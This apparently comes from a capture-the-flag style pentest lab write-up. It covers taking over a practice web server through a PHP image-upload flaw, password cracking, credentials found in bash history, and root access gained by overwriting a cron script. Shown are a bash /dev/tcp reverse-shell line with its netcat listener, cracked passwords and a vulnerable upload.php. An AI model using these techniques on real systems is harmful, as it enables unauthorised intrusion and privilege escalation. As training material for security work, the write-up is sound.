

Figure 6. A screenshot showing Burpsuite Repeater tab. Note: showing file content manipulated.



Figure 7. A screenshot showing successful upload of reverse shell to webpage of Pen-Testing Investigation VM.



Figure 8. A screenshot showing flag 2.



Figure 9. A screenshot showing Developer password.

```
└─$ sudo john pass.txt --format=md5crypt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4×3])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
labs123k         (developer)
1g 0:00:00:05 DONE (2024-05-04 22:02) 0.1865g/s 297617p/s 297617c/s 297617C/s labskul..labatuta
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 10. Screenshots showing cracked password of Developer using Johntheripper.

```
developer@wwwprod:~$ cd
developer@wwwprod:~$ ls
mynote.txt
developer@wwwprod:~$ cat mynote.txt
Flag3: alkj23fsflk3453;dasdk;Klkj2423kljJL32lk3
developer@wwwprod:~$ pwd
/home/developer
```

Figure 11. A screenshot showing flag 3.

```
developer@wwwprod:~$ cd ..
developer@wwwprod:/home$ ls -la
total 24
drwxr-xr-x  6 root      root      4096 Aug 11  2018 .
drwxr-xr-x 23 root      root      4096 Mar  9 06:01 ..
drwxr-xr-x  5 debug     debug     4096 Jul 22  2021 debug
drwxr-xr-x  4 developer developer 4096 Aug 11  2018 developer
drwxr-xr-x  5 fred      fred      4096 Aug 11  2018 fred
drwx------  6 manager   manager   4096 Apr 18 16:35 manager
developer@wwwprod:/home$ cd fred/
developer@wwwprod:/home/fred$ ls -la
total 40
drwxr-xr-x 5 fred fred      4096 Aug 11  2018 .
drwxr-xr-x 6 root root      4096 Aug 11  2018 ..
-rw-r----- 1 fred developer  194 Aug 11  2018 .bash_history
-rw-r--r-- 1 fred fred       220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 fred fred      3771 Apr  4  2018 .bashrc
drwx------ 2 fred fred      4096 Aug 11  2018 .cache
drwx------ 3 fred fred      4096 Aug 11  2018 .gnupg
drwxrwxr-x 3 fred fred      4096 Aug 12  2018 .local
-rw-r--r-- 1 fred fred       807 Apr  4  2018 .profile
-rw-r--r-- 1 root root        66 Aug 11  2018 .selected_editor
-rw-r--r-- 1 fred fred         0 Aug 11  2018 .sudo_as_admin_successful
developer@wwwprod:/home/fred$ cat .bash_history
ls -alFh
ls
ls -alFh
exit
su manager
og2ksi2hsbek2k3
su manager
sudo -s
sudo shutdown -h now
ls
cd /var/www
ls
sudo -s
crontab -l
sudo -s
ls
ls -alFh
nano -w .bash_history
sudo shutdown -h now
developer@wwwprod:/home/fred$
```

Figure 12. A screenshot showing Fred account bash_history and revealing manager's password.

```
manager@wwwprod:~$ ls -la
total 44
drwx------ 5 manager manager 4096 Jul 22  2021 .
drwxr-xr-x 6 root    root    4096 Aug 11  2018 ..
-rwxr-xr-x 1 manager manager   35 Jul 22  2021 bak.sh
-rw------- 1 manager manager  200 Jul 22  2021 .bash_history
-rw-r--r-- 1 manager manager  220 Aug 11  2018 .bash_logout
-rw-r--r-- 1 manager manager 3771 Aug 11  2018 .bashrc
drwx------ 2 manager manager 4096 Aug 11  2018 .cache
drwx------ 3 manager manager 4096 Aug 11  2018 .gnupg
drwxrwxr-x 3 manager manager 4096 Aug 11  2018 .local
-rw-r--r-- 1 manager manager  807 Aug 11  2018 .profile
-rwx------ 1 manager manager   48 Aug 11  2018 readme.txt
manager@wwwprod:~$ cat readme.txt
Flag4: KJ3kskjoqwo3204jmvlsKek223gql;:Lk32rldl3
manager@wwwprod:~$
```

Figure 13. A screenshot showing flag 4.

```
manager@wwwprod:~$ ls -lah
total 44K
drwx------ 5 manager manager 4.0K Jul 22  2021 .
drwxr-xr-x 6 root    root    4.0K Aug 11  2018 ..
-rwxr-xr-x 1 manager manager   35 Jul 22  2021 bak.sh
-rw------- 1 manager manager  200 Jul 22  2021 .bash_history
-rw-r--r-- 1 manager manager  220 Aug 11  2018 .bash_logout
-rw-r--r-- 1 manager manager 3.7K Aug 11  2018 .bashrc
drwx------ 2 manager manager 4.0K Aug 11  2018 .cache
drwx------ 3 manager manager 4.0K Aug 11  2018 .gnupg
drwxrwxr-x 3 manager manager 4.0K Aug 11  2018 .local
-rw-r--r-- 1 manager manager  807 Aug 11  2018 .profile
-rwx------ 1 manager manager   48 Aug 11  2018 readme.txt
manager@wwwprod:~$ cat .bash_
.bash_history  .bash_logout
manager@wwwprod:~$ cat .bash_history
nano /home/manager/bak.sh
nano /etc/sudoers
nano /home/manager/bak.sh
nano /etc/sudoers
nano /home/manager/bak.sh
nano /etc/sudoers
nano /home/manager/bak.sh
sudo su
nano /home/manager/bak.sh
sudo su
```

Figure 14. A screenshot showing manager account bash_history.

```
manager@wwwprod:~$ cat /etc/cron*
cat: /etc/cron.d: Is a directory
cat: /etc/cron.daily: Is a directory
cat: /etc/cron.hourly: Is a directory
cat: /etc/cron.monthly: Is a directory
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
cat: /etc/cron.weekly: Is a directory
```

Figure 15. A screenshot showing path of crontabs.

```
manager@wwwprod:~$ nano bak.sh
manager@wwwprod:~$ echo "bash -i >& /dev/tcp/172.24.16.31/4444 0>&1"
bash -i >& /dev/tcp/172.24.16.31/4444 0>&1
manager@wwwprod:~$ echo "bash -i >& /dev/tcp/172.24.16.31/4444 0>&1"  > bak.sh
manager@wwwprod:~$ chmod 775 bak.sh
manager@wwwprod:~$ ls -la
```

Figure 16. A screenshot showing overwriting bak.sh file.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.24.16.31] from (UNKNOWN) [172.24.19.113] 59522
bash: cannot set terminal process group (3364): Inappropriate ioctl for device
bash: no job control in this shell
root@wwwprod:~#

root@wwwprod:~# ls
ls
flag5.txt
root@wwwprod:~# cat flag5.txt
cat flag5.txt
Flag5: poqiwenfefe423dlLKM#02n323irp923ri3nfIJ3
root@wwwprod:~#
```

Figure 17. A sScreenshot showing netcat listening on Kali VM.

```
root@wwwprod:~# groups fred
groups fred
fred : fred adm cdrom sudo dip plugdev lxd
```

Figure 18. A screenshot shows Fred's group and permissions.

Figure 19. A screenshot showing newly added user with root permission after privilege escalation.



Figure 20. A screenshot shows a cracked password for Debug.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.24.227.49] from (UNKNOWN) [172.24.234.185] 39224
bash: cannot set terminal process group (2458): Inappropriate ioctl for device
bash: no job control in this shell
root@wwwprod:~# ls
ls
flag5.txt
root@wwwprod:~# passwd fred
passwd fred
Enter new UNIX password: labs123k
Retype new UNIX password: labs123k
passwd: password updated successfully
root@wwwprod:~#
```

Figure 21. A screenshot of resetting Fred password.

```
</head>
<body>
<div class="row">
        <div class="four columns centered">
                <p>
                        <?php
                                if(isset($_POST['upload'])) {
                                        $filename =  $_FILES['userfile']['name'];
                                        $img_type = mime_content_type($_FILES['userfile']['tmp_name']);
                                        $destination = '/var/www/html/upload/' . $_FILES['userfile']['name'];
                                        if (($img_type == 'image/png') || ($img_type == 'image/jpeg')  ) {
                                                if (move_uploaded_file($_FILES['userfile']['tmp_name'],$destination)) {
                                                        echo "<a href='upload/".$_FILES['userfile']['name']."'>File uploaded here</a>";
                                                }
                                        } else {
                                                echo "<div class=\"alert-box alert\">Upload failed. Is the file not an image $img_type ? .<a hre
f=\"\" class=\"close\">&times;</a></div>";
        }
```

Figure 22. Code snippet of upload.php